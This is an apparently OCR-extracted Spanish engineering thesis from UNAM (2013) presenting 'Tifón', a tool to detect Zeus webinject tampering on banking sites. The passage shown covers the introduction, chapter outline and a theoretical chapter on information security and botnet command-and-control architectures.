Universidad Nacional Autónoma de México

Herramienta Tifón: Mitiga el robo de información sensible y de cuentas bancarias

T E S I S

QUE PARA OBTENER EL TÍTULO DE:

INGENIERO EN COMPUTACIÓN

P R E S E N T A

Valdivia Enciso Luis Enrique

DIRECTOR DE TESIS: M.C. Alejandro Velázquez Mena

MÉXICO, D.F. **2013**

AGRADECIMIENTOS

Agradezco a mi padre Luis Enrique Valdivia Soto por su constante apoyo e infinita paciencia durante todos estos años, estas fueron las respuestas por su parte ante las adversidades que he vivido.

A mi madre Gabriela Enciso Gutiérrez y mi hermana Claudia Gabriela Valdivia Enciso por su afecto y apoyo moral en los momentos más difíciles. Ustedes me han dado ese pequeño impulso para seguir adelante y ver las cosas desde una perspectiva más serena.

Al pequeño Pucky, mi pequeña ave que me acompañaba durante los trabajos que desempeñaba, tú te limitabas a mirarme cuando trabajaba e intentabas conciliar el sueño bajo mi brazo. Gracias por programar, documentar y dejar que ponga mi nombre en esta tesis, pero sobretodo ¡Gracias por estar conmigo!

A mis dos máquinas Lucy y Tsubari “mis niñas”, ellas han tolerado a un novato ingenuo previo y durante la creación de este documento.

Pablo Antonio Lorenza Gutiérrez la idea detrás del proyecto, mi maestro, a quien le debo la oportunidad y la confianza de elegir un proyecto de mi agrado en el CERT UNAM.

Rubén Aquino Luna por dar luz verde a mi proyecto y la oportunidad de seguir aprendiendo en el CERT UNAM.

Alejandro Velázquez Mena por darme sus consejos en lo que respecta a esta tesis y dar sus puntos de vista que ayudaron a mejorar la redacción y presentación de la misma.

Atte. Luis Enrique Valdivia Enciso

TABLA DE CONTENIDO

Herramienta Tifón: Mitiga el robo de información sensible y de cuentas bancarias

INTRODUCCIÓN

El presente documento se enfoca en la metodología y desarrollo de una aplicación de software; cuya función, consiste en advertir la presencia de procesos fraudulentos en sitios web que manejan información sensible.

La propuesta presentada a través de esta tesis, tiene como objetivo introducir al lector la campaña de ataque que emplean los piratas informáticos en sus víctimas. Cabe mencionar que las tendencias de la mafia digital se enfocan fundamentalmente en usuarios de Europa, Asia y en lo que respecta a principios del año 2011 un incremento en América Latina. Esto se debe principalmente a la falta de legislación específica en seguridad de la información. De manera adicional, se hace énfasis a una de las variantes de malware que los criminales informáticos utilizan para interceptar información de sus víctimas: El kit de herramientas de crimeware Zeus.

Durante los últimos años la tecnología y conectividad han influenciado de manera significativa en la forma de vivir de las personas. Esta última ha cambiado la iniciativa en lo que respecta a comunicación y negocios. Tal es el caso de las millones de transacciones bancarias que son realizadas cada día por miles de usuarios y que a su vez demandan un servicio de mayor competencia. Sin embargo, estas facilidades representan un riesgo tanto para los consumidores como para las instituciones que las ofrecen. Las aplicaciones maliciosas emplean dos tipos de ataque: Local, el cual se manifiesta en la computadora infectada. Remoto: El atacante establece una página web falsa que desea suplantar en un servidor que controla.

Existe la posibilidad de que ambas aproximaciones se encuentren combinadas, lo cual podría ocasionar un daño aún mayor; un panorama donde el equipo se encuentra comprometido y sin conocimiento del usuario. Por ello, el atacante puede interceptar cualquier petición a una dirección Internet Protocol (IP) e incluso, alterar el contenido.

Con el fin de anticipar la existencia de contenido modificado en los sitios web, la aplicación de software descrita en este medio, verifica la integridad de los archivos de texto que admiten código HTML y JavaScript. Obteniendo el código fuente que ha sido alterado, y una petición a nivel de consola, se da como resultado dos archivos de texto que pueden ser comparados. Con lo anterior, se espera evitar

el robo de información sensible e inducir a los usuarios el conocimiento y uso de las buenas prácticas durante el manejo de información sensible.

Objetivo

Mitigar el robo de Información a los usuarios que son víctima de la inyección de código mientras se navega en páginas web (Webinject). Así como brindar una amplia investigación de los riesgos, consecuencias y medidas preventivas en un equipo con riesgo a ser infectado. Finalmente se aporta una herramienta cuya función es garantizar la integridad del sitio que se está visitando.

Definición del Problema

La inyección de código (Webinject) es una herramienta malintencionada que es ejecutada a través de Malware Kit, la cual le permite crear procesos fraudulentos. Ésta campaña de ataque ofrece al atacante diversas funcionalidades, entre ellas destacan: La obtención de información sensible, La toma de control de equipos infectados, por medio del uso de funcionalidades de puerta trasera (backdoor). Sin embargo, las estrategias de ataque, han concentrado su atención en los usuarios que hacen uso de la banca en línea. Los delincuentes informáticos al tener control total de los equipos pueden interceptar una transacción bancaria en tiempo real mediante el equipo víctima, sin conocimiento del usuario. Esta amenaza ha perjudicado a Europa, Asia y recientemente tiene como objetivo América Latina.

Como referencia al lector se muestra a continuación una breve descripción de los capítulos que conforman este documento.

Capítulo 1.- Marco Teórico

A lo largo de este capítulo se pretende mostrar los conceptos básicos y la terminología que conforma a la seguridad de la información; así como la definición de una Botnet, las arquitecturas empleadas al ser construidas, y las nuevas tendencias que las conforman.

Capítulo 2.- Análisis de la Problemática

Una de las amenazas más significativas que enfrentan las redes son las Botnets; una colección de Bots que trabajan bajo el control de un solo Botmaster.

Esta se dedica a operar de manera remota y al mismo tiempo, ejecuta tareas a través del internet en los equipos que han sido comprometidos.

La temática de este capítulo está dedicada a enfatizar la infraestructura e ingeniería social que emplean los atacantes para propagar una Botnet. El modelo adoptado dentro de esta sección es el kit de herramientas de crimeware Zeus. Pese a que esta herramienta ya no se encuentra vigente entre los agentes del malware, es importante resaltar que ha marcado un antes y un después entre los estándares del cibercrimen.

Capítulo 3.- Implementación de la Botnet Zeus bajo un entorno controlado

Con la finalidad de comprender la estructura que compone a una botnet, esta sección muestra tanto de manera teórica como práctica, los lineamientos a seguir en la configuración de Zeus. Los subtemas a tratar corresponden a los requisitos previos a la instalación, configuración de la herramienta y personalización de scripts.

Dentro de las facilidades que ofrece Zeus se encuentra la recolección de datos personales de los equipos víctima mediante el ataque Webinject; un ataque que debe ser destacado por su importancia, puesto que ha sido incluido en las Botnets de nueva generación y ha influido en las nuevas estrategias en lo que respecta al robo de información.

Para culminar con este segmento, se realizará una práctica con el archivo de configuración Webinject. Dentro de este archivo se puede apreciar que es posible realizar una inyección de código interpretada por el navegador que también permite a los atacantes introducir código JavaScript.

Capítulo 4.-Pruebas al Ataque Webinject

La parte final de este documento, donde es presentada una solución otorgada por el autor. Aquí se discuten las plataformas que fueron consideradas en la elaboración de dicha aplicación, herramientas y Ambientes de Desarrollo Interno (IDE por sus siglas en inglés). Cabe destacar que se hace referencia a una herramienta bastante útil en lo que respecta a pruebas en sitios web de forma automática. Selenium es una herramienta que ofrece diversos acercamientos con pruebas automáticas, sin esta última no sería posible tener un acercamiento al

código que interpreta el navegador infectado. Y finalmente se dan a conocer las conclusiones y resultados obtenidos durante el trayecto de cada capítulo.

CAPÍTULO 1.- MARCO TEÓRICO

1.1.- Definición de Seguridad de la Información

La seguridad de la información surge ante la necesidad de asegurar el bienestar de activos de cómputo. Esto puede referirse a la seguridad en instalaciones físicas, hardware y software que anticipen amenazas provenientes de entidades tanto externas como internas. El concepto de seguridad siempre ha estado presente en las buenas prácticas que realizamos como individuos: Si a diversas personas ajenas a este tema se les pidiera dar una definición de seguridad de la información, la respuesta de cada uno se diferencia de las demás, pero de cierta forma todas pueden resultar correctas.

El Comité sobre Seguridad Nacional en Sistemas (CNSS por sus siglas en inglés), define a la seguridad de la información como la protección de la información y sus elementos críticos, incluyendo hardware que utiliza, almacena, y transmite el contenido. Debido a la incorporación masiva de datos en empresas, diversos métodos de seguridad han sido implementados. Sin embargo, el manejo de datos de carácter sensible requiere el alcance de un nivel apropiado de seguridad. En el caso de una organización, esta debe ser bajo un sistema multifacético y debe seguir múltiples capas.

El modelo de seguridad llamado triángulo C.I.A (Confidentiality, Integrity, Availability) evolucionado de un concepto que ha sido el estándar de la industria de la seguridad en cómputo basado en tres características de información que dan un valor por su uso en organizaciones.

Confidencialidad: La información tiene confidencialidad cuando se encuentra protegida de revelación o exposición a individuos y sistemas no autorizados. La confidencialidad garantiza que solo aquellos que cuentan con los derechos y privilegios sean capaces de acceder a la información. Para proteger la confidencialidad, se pueden emplear numerosas medidas: Clasificación de la información, almacenamiento seguro, aplicación general a políticas de seguridad, educación de los que custodian la información y los usuarios finales.

El valor de la información es alto cuando está compuesta de información personal. El usuario espera que la información otorgada sea respetada dentro de la organización, si por alguna razón no se cumple la confidencialidad, esto es porque las compañías revelan dicha información por error, robo interno de información o un atacante externo.

La confidencialidad es independiente a otras características, sin embargo es más cercana a la característica conocida como privacidad.

Integridad: La información tiene integridad cuando se encuentra completa, e incorruptible. Esta es comprometida cuando la información es alterada, destruida, dañada o existe alguna perturbación de su estado auténtico, esto puede ocurrir cuando la información está siendo almacenada o transmitida.
Existen diversos virus y Works (gusanos) con el único propósito de alterar contenido. Por tal razón, se implementan diversos métodos que permiten verificar la integridad de un documento que van desde verificación del tamaño del archivo y el hash file; el segundo consiste en leer el documento mediante un algoritmo especial que usa el valor de bits del archivo para computar un valor numérico llamado hash. Si un sistema de computadora ejecuta este sistema de algoritmo en un archivo y si este resulta distinto, la integridad de su información se ha perdido.

Disponibilidad: Establece a usuarios, personas o sistemas de computadora autorizados el acceso a información y poder recibirla en el formato requerido sin interferencia u obstrucción.

Un buen programa de seguridad involucra dos mayores elementos; análisis de riesgo y administración de riesgo: Durante la fase de análisis, un inventario de todos los sistemas es hecho para cada sistema, su valor para la organización es establecido junto con el grado de riesgo al que puede ser expuesto. Por el caso de administración de riesgos, se seleccionan controles y medidas de seguridad que reducen la exposición a riesgos a un nivel aceptable.

En adición, se debe considerar las siguientes capas de seguridad para proteger las operaciones de una organización:

-Seguridad física: Protección de objetos o áreas de acceso no autorizado.
-Seguridad personal: Ve por el bienestar individual o de un grupo de individuos que son autorizados a realizar.
-Operaciones de seguridad: Se encarga de los detalles de una operación o serie de actividades en particular.
-Seguridad en Comunicaciones: Asegura las comunicaciones, así como su tecnología y contenido.
-Seguridad en red: Verifica los componentes de la red, conexiones y contenidos.




Figura 1.1 Capas complementarias de Seguridad de la información

Las capas complementarias deben trabajar juntas de tal manera; que puedan ofrecer una respuesta inmediata y efectiva ante los defectos de cualquier nivel seguridad. Es por ello, que el programa de seguridad de la información es una estructura en la que deben ser especificados los roles y responsabilidades, tanto para usuarios como los agentes de la información. Este programa también debe concienciar a todo el equipo de los posibles riesgos y exposiciones, al igual que las responsabilidades que tienen aquellos que custodian la información.

El ambiente de Tecnologías de la Información y Comunicación (TIC) constantemente está evolucionando, y ha posicionado al triángulo C.I.A de tal forma que ya no es adecuada para dicha industria. Este nuevo ambiente está expuesto a ataques desarrollados bajo un modelo más robusto. Las amenazas a la información confidencial, íntegra y disponible se han transformado en eventos que van desde el daño intencional o accidental, robo, modificación voluntaria o involuntaria, o algún

uso indebido. El valor de la información es afectado por cualquiera de las amenazas anteriormente mencionadas, y proviene de las características que esta posee, cuando algún elemento es alterado, su valor puede incrementar o comúnmente reducirse, según las circunstancias.

El triángulo extendido C.I.A. está compuesto por una lista de las características críticas de información, estas son:

Precisión: La información tiene precisión cuando está libre de errores y tiene el valor que su usuario espera. En caso de que haya sido modificada por cualquier motivo, se pierde la precisión.

Autenticidad: Es el estado o calidad de ser genuino. La información es auténtica cuando está en el mismo estado en el que fue creado, almacenado o transferido.

Caso particular: E-mail spoofing, el cual es proceso de enviar correos electrónicos con campos modificados. La persona que envía dichos correos puede engañar a la bandeja de entrada al hacerle creer que el tráfico es legítimo. El spoofing también puede ser desarrollado mientras es transmitido a través de la red. También existe otra variación llamada phishing, este ocurre cuando el atacante intenta obtener información personal o financiera usando recursos fraudulentos, la mayoría a menudo fingen ser otro individuo u organización.

Utilidad: Es la calidad o estado de tener un valor para algún propósito o fin. La información tiene valor cuando sirve para un propósito en particular. Esto significa que si la información se encuentra disponible, pero no en un formato significativo para el usuario, es inútil.

Posesión: Es la calidad o estado de poseer o controlar algún objeto. Se dice que la información se encuentra en posesión de alguien la obtiene, independiente del formato u otras características.

1.2.-Definición de Botnet

El término bot es derivado de la palabra robot, y se refiere a un programa que puede en algún nivel actuar de una manera autónoma. En términos de malware, un bot es un programa diseñado para dañar a otros host usando la red. Los bots pueden

ser agrupados para formar una botnet, su tamaño puede variar entre cientos o miles de equipos, que al combinarse pueden realizar ataques como Denegación de Servicio Distribuida (DDoS por sus siglas en inglés), algunos emplean estos recursos para el robo de identidad, enviar mensajes con spam y diversos propósitos maliciosos. Luego de obtener el control la computadora comprometida, el atacante aprovecha el poder computacional de sus víctimas.

Los bots comenzaron como herramientas de tipo scripts o programas útiles para llevar a cabo tareas repetitivas y operaciones que consumen tiempo. El primer programa bot fue hecho por Jeff Fisher en 1993 como un elemento adicional del IRC. No obstante, han sido explotados para propósitos mal intencionados.

Los principales objetivos de una botnet en su mayoría, recaen en tres categorías: dispersión de la información, recolección de la información y procesar información.

-La dispersión de la información consiste en enviar spam, crear ataques de denegación de servicio, proveer falsa información desde fuentes ilegales.
-La recolección de información involucra la información de identidad, información financiera, contraseñas, información social como direcciones de correo o cualquier tipo de información localizada en el host.
-El objetivo de procesar la información es el beneficio económico; porque la información recolectada puede ser vendida.

Un computador está comprometido cuando un software robot automatizado, es instalado en él clandestinamente, el operador de la botnet pasa a tomar control total del equipo, e incorpora esta estructura. Una vez creado un nuevo nodo, puertas traseras (puertos de internet abiertos) son abiertos para recibir instrucciones; worms (gusanos) o virus troyanos, sin el conocimiento del usuario final. Esto es debido a que son programados por los agentes de malware para mantener su verdadera naturaleza escondida, para luego despertar por un breve momento.

Uno de los métodos más comunes para activar un zombi es programarlo para monitorear un cuarto de chat. Cuando el atacante teclea un comando específico en el cuarto de chat, los host infectados despiertan, reciben nuevas tareas y efectúan ataques.

A continuación se detallan algunos ataques comúnmente usados por esta herramienta de malware:

-Denegación de Servicio Distribuida (DDoS): El ataque consiste en direccionar una gran cantidad de tráfico a un servidor web, de tal manera que se encuentre saturado y no pueda responder peticiones legítimas. Una de las formas más comunes, es lanzar un ataque breve para extorsionar protección a cambio de no lanzar otro a un nivel mayor.

-Spamming: Es una de las actividades presentes desde el comienzo de las bots, las máquinas infectadas actúan como relevadores de correos electrónicos para el botmaster, y pueda enviar exorbitantes cantidades de correos electrónicos no solicitados por día.

-Fraudes financieros: Además de poder expandir el alcance de sus operaciones a fraudes bancarios; las bots, mantienen la habilidad de añadir malware adicional en un equipo comprometido, que ayuda a la recolección de información valiosa; seguridad social, números de tarjetas de crédito, etc.
-Search Engine Optimization (SEO): Los propietarios del bot aumentan posiciones en motores de búsquedas, de manera artificial para llevar a los buscadores de sitios web e inyectar malware en un equipo.

-Espionaje Industrial y Corporativo: Algunos bots han sido usados en combinación con emails específicos contra corporaciones y gobiernos en el intento de conseguir propiedad intelectual y secretos de estados por mencionar algunos.

-Bitcoin Mining: Una moneda virtual que puede ser intercambiada anónimamente en línea por productos y servicios. Bitcoin funciona instalado un programa en la PC de un usuario, que realiza complejos cálculos. Al instalar bitcoin en un equipo, el atacante puede aprovechar el poder de procesamiento para minar algunas monedas y venderlas en sitios que operan por debajo de la ley.

La creación de una herramienta de estas capacidades depende de las habilidades y requerimientos de su atacante. El atacante, puede optar por escribir su propio código o simplemente extenderlo o personalizar un código existente. Su operación no requiere de conocimientos a gran profundidad; ya que existen manuales en la red, que por un precio adecuado, detallan su configuración paso a

paso, explotación de vulnerabilidades, interfaces amigables, entre otras herramientas para obtener acceso remoto.

1.2.1. - Clasificación de Botnet

Existe una clara distinción entre una simple pieza de malware y una botnet; en su mayoría, debido a las diversas capacidades que posee y su estructura robusta ante técnicas o estrategias de mitigación comunes. Se puede apreciar una evolución desde sus primeros años; donde la necesidad de herramientas sofisticadas se debe a los esfuerzos de los programadores de malware, principalmente por su alta motivación; subvertir y comprometer empresas para obtener su información con mayor valor.

De manera introductoria se presentan los elementos que han trascendido en la industria que apoya la creación y distribución de malware a grupos de consumidores.

-IRC bots: El primer tipo de bots creado por programadores con vastos conocimientos en redes y el empleo de protocolos como el IRC, dieron comienzo a la tendencia por estructuras centralizadas como C&C.

Botnets P2P: Posteriores versiones añadieron capacidades cada vez más innovadoras que explotaban vulnerabilidades. El éxito fue inminente y dio paso al siguiente nivel, el uso de las P2P; basada en una estructura descentralizada y bastante complicada de combatir.

Las especificaciones técnicas de estos dos anteriores serán detalladas en la siguiente sección.

-Botnets Localizadas: Generalmente un botnet infecta a usuarios finales con plataformas Windows. No obstante, el lenguaje de script Perl salta esa brecha entre plataformas al funcionar en plataformas Unix.

-Botnets HTTP: La evolución del HTTP comenzó con los avances de kits de exploits desarrollados por cibercriminales rusos. Estos pueden instalar software en máquinas remotas y controlarlos mediante un sitio web.

El Command and Control basado en protocolo HTTP, permite que sus nodos infectados utilicen una URL específica o dirección IP definida por su operador, de esta forma, establecen una conexión a un servidor web específico que juega el papel del C&C.

A diferencia de los modelos basados en IRC, los elementos que conforman a la red de cómputo maliciosa, no permanecen conectados, luego de haber manifestado una comunicación con el servidor C&C por primera vez. De esta manera, cuando la comunicación se establezca, el bot revisa de manera periódica los comandos publicados en el servidor.




Figura 1.2 Comunicación botnet HTTP

La comunicación mediante el protocolo HTTP en las Botnets, es una alternativa preferida comúnmente entre los usuarios, ya sea porque se diferencia de la complejidad que ofrecen las estructuras descentralizadas, en lo que se refiere a su administración, o porque a diferencia de su contraparte IRC, este puede esconder los flujos de comunicación entre el tráfico HTTP común.

1.2.2. - Botnet C&C (Command and Control)

El Internet Relay Chat (IRC por sus siglas en inglés), es un concepto que permite a los usuarios comunicarse con otros en tiempo real, Fue creado por Jarkko Oikarinen en la Universidad de Oulu, Finlandia en 1988. Existen diversas redes separadas de los servidores IRC que proveen conexiones IRC a usuarios. Cuando los usuarios conectan una aplicación cliente vía IRC en la red, el servidor retransmite la información a otros servidores de la misma red, cada servidor atiende cuartos de

chat llamados canales donde se discuten diferentes tópicos, las conversaciones dentro de los canales pueden ser privadas, de cliente a cliente, o públicas, para que todos en el canal puedan leer los mensajes.

Los servidores son la columna vertebral (backbone) de IRC, brindando un puto a aquellos clientes que puedan conectarse para poder formar una red IRC. Por su parte, los clientes son cualquiera que se conecte a un servidor, cada cliente es distinguido de otro mediante un único alias, todos los servidores deben tener el verdadero nombre del host que está atendiendo, el nombre de usuario de dicho host y el servidor al cual el cliente se encuentra conectado.

Un canal es un grupo nombrado de uno o más clientes donde todos reciben mensajes direccionados a ese canal. Su creación es de forma implícita cuando el primer cliente se une, y el canal deja de existir cuando el último cliente deja la sesión.

Para crear o formar parte de un canal existente, un usuario requiere unirse al canal, si por el contrario no existe, se crea uno nuevo y el usuario que lo creó se convierte en un canal operador.




Figura 1.3 Estructura de una red IRC

IRC es método para comandar y controlar una bot de manera remota. Para controlar un vasto grupo de bots se utiliza un servidor Command and Control (C&C), donde todos los equipos conectados reciben instrucciones, las máquinas de manera automática se unen a un canal IRC público o privado. Cuando un equipo se conecta a un canal seleccionado, este no se desconectará y permanecerá. Por otro lado, existen ciertos tipos de bots que no necesitan unirse al canal, basta con usar mensajes privados para recibir instrucciones del botmaster.

Las Botnets basadas en IRC tienen una persistencia en la actualidad debido a la simplicidad y flexibilidad por parte del protocolo en texto basado en IRC. Las botnets contemporáneas utilizan mensajes ofuscados para evadir detección basada en firmas.

Las comunicaciones C&C son flujos dúplex bien estructuradas, similar a un protocolo de comando y respuesta; el bot debe responder cuando recibe un comando predefinido en un tiempo razonable. El nivel de red de respuesta de un bot ante un comando ofuscado, puede ser entre el mensaje de respuesta o la actividad de respuesta o ambos.




Figura 1.4 Estructura Botnet C&C

La principal prioridad de un cibercriminal, es asegurar que su infraestructura C&C sea lo suficientemente capaz de manejar una gran cantidad de agentes dispersos globalmente, mientras resiste intentos de secuestro o apagar de manera definitiva esta herramienta. En respuesta a ello, los operadores han desarrollado un rango de tecnologías y tácticas para protegerlas: Las topologías de una Botnet C&C.

Las topologías surgen ante la necesidad de protecciones contra defensas comerciales, secuestro, y cierres legales. Su existencia significa que el operador criminal la minimización de fallas de sistemas.

-Estrella: Esta topología depende de un simple C&C centralizado, fuente de comunicación para todos los agentes que conforman la red. Cada agente recibe instrucciones directas del punto central. Cuando un elemento infringe el equipo de la víctima, es normalmente pre configurado para identificarse como un nuevo elemento y esperar por nuevas instrucciones. La directa comunicación entre e host y el servidor significa que las instrucciones y la información son transferidas

rápidamente. Su desventaja es el C&C central, si este es bloqueado o desactivado, la red es neutralizada.




Figura 1.5 Topología estrella

-Multi-Servidor: Es una extensión de la topología estrella, en donde múltiples servidores son usados para proveer instrucciones C&C a sus nodos. Estos sistemas de múltiples comandos se comunican entre ellos mientras administran la botnet. Si un servidor individual falla o es removido permanentemente, los comandos de los servidores restantes mantienen el control. Entre sus ventajas se observa que ningún punto llega a fallar, además de su optimización de servidores distribuidos geográficamente y comunicaciones rápidas. Por el lado de sus desventajas; requiere una planeación avanzada.




Figura 1.6 Topología Multiservidor C&C

-Jerárquica: Refleja el dinamismo de los métodos usados en comprometer y en la subsecuente propagación de los propios agentes bots. Los agentes tienen la habilidad de ser proxy ante las nuevas instrucciones C&C a los agentes descendentes. En ciertos casos los nuevos comandos típicamente sufren latencia, haciendo difícil a su operador realizar actividades en tiempo real. La cualidad que posee esta topología, es que ningún nodo sepa la localización de su servidor, dificultando a los investigadores de seguridad estimar el tamaño de esta red. Entre las ventajas se encuentran; su intercepción y secuestro no enumera a todos los miembros, de esta manera no es posible determinar el servidor. Puede ser fragmentada en secciones para su venta. Por el contrario, las nuevas instrucciones deben viajar a través de las ramas de equipos, existe un alto grado de latencia, resultando una operación difícil.




Figura 1.7 Topología Jerárquica C&C

1.2.3. - Botnet P2P (Peer to Peer)

La arquitectura P2P es un acercamiento que difiere de la transmisión de un solo flujo de comunicación entre el servidor y sus clientes, ya que busca maneras en las que sus clientes puedan comunicarse unos con otros, utilizando un modelo descentralizado en cada equipo referido como peer. Un peer juega el papel de cliente y servidor al mismo tiempo; hacer peticiones a otros peers en la red y al mismo tiempo, poder responder peticiones entrantes.

En una red P2P, los peers pueden organizarse en grupos mientras se comunican, colaboran, y comparten ancho de banda para completar tareas. Cada uno puede subir y descargar datos al mismo tiempo y en el proceso, nuevos peers pueden unirse mientras que otros pueden irse en cualquier momento. Cabe destacar que este proceso es transparente para los usuarios finales.

Dentro de las características de esta red se encuentra la capacidad de tolerancia a fallas; cuando un equipo se desconecta de la red, la aplicación P2P continuará con los clientes restantes. Si un peer descubre que no hay respuesta de otro nodo, este busca por otro peer que brinde el archivo a partir de la interrupción de la descarga.

Cada participante en una red P2P debe ser capaz de realizar ciertas operaciones para saber cómo detectar la existencia de otro cliente y las diversas partes de un archivo que otros peers puedan poseer. Para superar estos inconvenientes es necesario: poder descubrir otros clientes, poder conectarse con otros clientes y poder comunicarse con otros clientes.




Figura 1.8 Arquitectura red P2P

Existen dos formas de descubrir los equipos que se encuentran activos: La primera consta en guardar una lista de clientes activos en el servidor, de esta manera los clientes pueden ver esta lista y contactar con otros peers. La segunda usa una infraestructura que permite a los peers buscarse entre ellos de manera directa.

La conexión concierne a toda la estructura de las redes usadas por una aplicación P2P. Si se tiene un grupo de clientes, con capacidad de comunicarse entre ellos; la topología de conexiones entre estos equipos se vuelve más compleja. El desempeño puede ser mejorado teniendo más de un grupo de equipos, en donde los clientes se conectan entre ellos. Sin embargo, no es posible una conexión entre clientes de distinto grupo. En lo que respecta a la comunicación, esta utiliza protocolos tales como TCP/IP que pueden ser reutilizados.

Una vez introducido el concepto de un peer, es necesario hacer nota al lector que la palabra peer no existe en una red P2P, esto es debido a que no necesariamente debe haber un servidor que atienda a un cliente.

Las redes P2P pueden ser catalogadas en dos tipos: Redes puras y Redes Híbridas. En una red pura, todos los peers participantes son iguales; cada uno puede solicitar y atender las peticiones entrantes. El sistema no depende de un servidor central para ayudar, coordinar, o administrar los cambios entre los peers, también posee una arquitectura simple y un alto nivel de tolerancia a fallas. La red híbrida posee un servidor central que administra funciones que facilitan los servicios, su arquitectura consume menos recursos de red y permite la escalabilidad.

Se dice que un grupo de peers está bien conectado si al menos una de las siguientes declaraciones se cumple:

1.- Exista una conexión entre dos peers, de tal manera que cada uno pueda conectarse a cualquier otro elemento requerido.
